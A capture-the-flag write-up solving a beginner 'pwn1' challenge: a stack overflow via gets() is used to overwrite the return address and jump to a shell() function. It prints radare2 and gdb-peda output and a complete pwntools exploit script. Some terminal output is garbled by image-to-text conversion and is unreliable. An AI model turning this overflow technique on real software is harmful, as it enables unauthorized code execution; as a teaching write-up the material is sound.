Enc PWN 1

We need to answer the following questions:

- 1. What is the goal of the exercise?
- 2. What is the entry point that allows us to reach our goal?

The **goal** of the challenge is to call the following function:

```
void shell(){
      system("/bin/bash");
}
```

This function opens a shell and allows us to infer some precious info of the target system, such as the file with the flag. This function is never called from the *main*, but we can exploit it.

As usual, the **vulnerability** is given by the function *gets*, in line 12. We can input some trash data and edit the return address, to call the function shell().


So we need to find two things: the address of shell(), and the distance from the buffer and the return address.

For the address of shell, we can use any disassembler. For example, using radare, we find the address at 0x080484ad:

```
pier@pier-XPS-13-9300: ~/TestCPP
                       pier@pier-XPS-13-9300: ~/TestCPP
ier@pier-XPS-13-9300:~/TestCPP$ r2 ./pwn1
   Repter-APS-13-9300://TestLPPS f2 ./pwn1
880483b0]> aaaaa
Analyze all flags starting with sym. and entry0 (aa)
Analyze function calls (aac)
Analyze len bytes of instructions for references (aar)
Check for objc references
Check for vtables
   Type matching analysis for all functions (aaft)
Propagate noreturn information
Use -AA or aaaa to perform additional experimental analysis.
x] Finding function preludes
x] Enable constraint types analysis for variables
0x080483b0]> pdf main
his block size is too big (52428800<134513857). Did you mean 'pd @ 0x080484c1' instead?
                                               entry0
sym.imp.__libc_start_main
sym.deregister_tm_clones
                                               sym.register_tm_clones
entry.fini0
 08048420
                                              sym.__libc_csu_fini
sym.__x86.get_pc_thunk.bx
sym._fini
                                              sym.__libc_csu_init
main
x080484c1
x08048350
                                               sym.imp.gets
sym.shell
                                               sym.imp.system
sym._init
loc.imp.__gmon_start
x08048370
  shell ();
0x080484ad
0x080484ae
                                                               mov ebp, esp
                                              89e5
                                              83ec18
                                              c70424c08504. mov dword [esp], str.bin_bash ; [0x80485c0:4]=0x6e69622f ;
```

To find the distance between the return address and the buffer, we can insert a cyclic pattern into the buffer, and see what part of the pattern overrides the return address. Finding that specific offset of the pattern, we can understand the difference in bytes. We can do this using gdb-peda.

Since the buffer is 128 bytes long, let's create a bigger pattern than that. Let's try with 300, using the command pattern_create 300 pat300, which will create the pattern and save it in a file called pat300. Then, we can run the program giving in input the pattern using run < pat300.



We can see the error is that the PC address (program counter or Instruction Pointer) is pointing to an invalid address, which corresponds to a piece of our pattern. To see the offset, we can run pattern_search.

```
Q =
                                                 pier@pier-XPS-13-9300: ~/TestCPP
              pier@pier-XPS-13-9300: ~/TestCPP
                                                                              pier@pier-XPS-13-9300: ~/TestCPP
            pattern_search
ECX+52 found at offset: 69
EBP+0 found at offset: 136
IP+0 found at offset: 140
egisters point to pattern buffer:
[ESP] --> offset 144 - size ~156
attern buffer found at:
                          0 - size 300 ([heap])
0 - size 300 ($sp + -0x25fd [-2432 dwords])
0 - size 300 ($sp + -0x90 [-36 dwords])
0x0804a1a0 : offset
0xffffaac3 : offset
xffffd030 : offset
0xf7fa7584 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7588 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa758c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7590 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7594 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa7598 : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
0xf7fa759c : 0x0804a1a0 (/usr/lib/i386-linux-gnu/libc-2.31.so)
             : 0x0804a1a0 ($sp + -0x21c [-135 dwords])
0xffffcec8 : 0x0804a1a0 ($sp + -0x1f8 [-126 dwords])
|xffffcf48 : 0x0804a1a0 ($sp + -0x178 [-94 dwords])
xffffa480 : 0xffffaac3 ($sp + -0x2c40 [-2832 dwords])
xffffa484 : 0xffffd030 ($sp + -0x2c3c [-2831 dwords])
xffffd024 : 0xffffd030 ($sp +
                                       -0x9c [-39 dwords])
```

We can see that the pattern is contained in EIP, the register containing the next instruction to execute (PC and IP are the same thing), and it's at offset 140 in our pattern. This means that there are exactly 140 bytes between the beginning of the buffer and the return address. Using these information, we are ready to write our exploitation script using pwntools:

```
from pwn import *

p = process('./pwn1')
garbage = 'a' * 140
target_address = 0x080484ad
address = p32(target_address)
msgin = garbage.encode('ascii') + address
p.sendline(msgin)
p.interactive()
```

Notice that this time we use p32() to convert the address in the little endian format, since the program has been compiled on a 32 bits architecture (use *checksec pwn1*). Another thing that we (CPP_team) want to highlight is the use of the interactive mode of the process: this is necessary since the program will open a shell and it will wait for an interaction. Vice-versa, if you erroneously use *recvall*, the Python program won't end.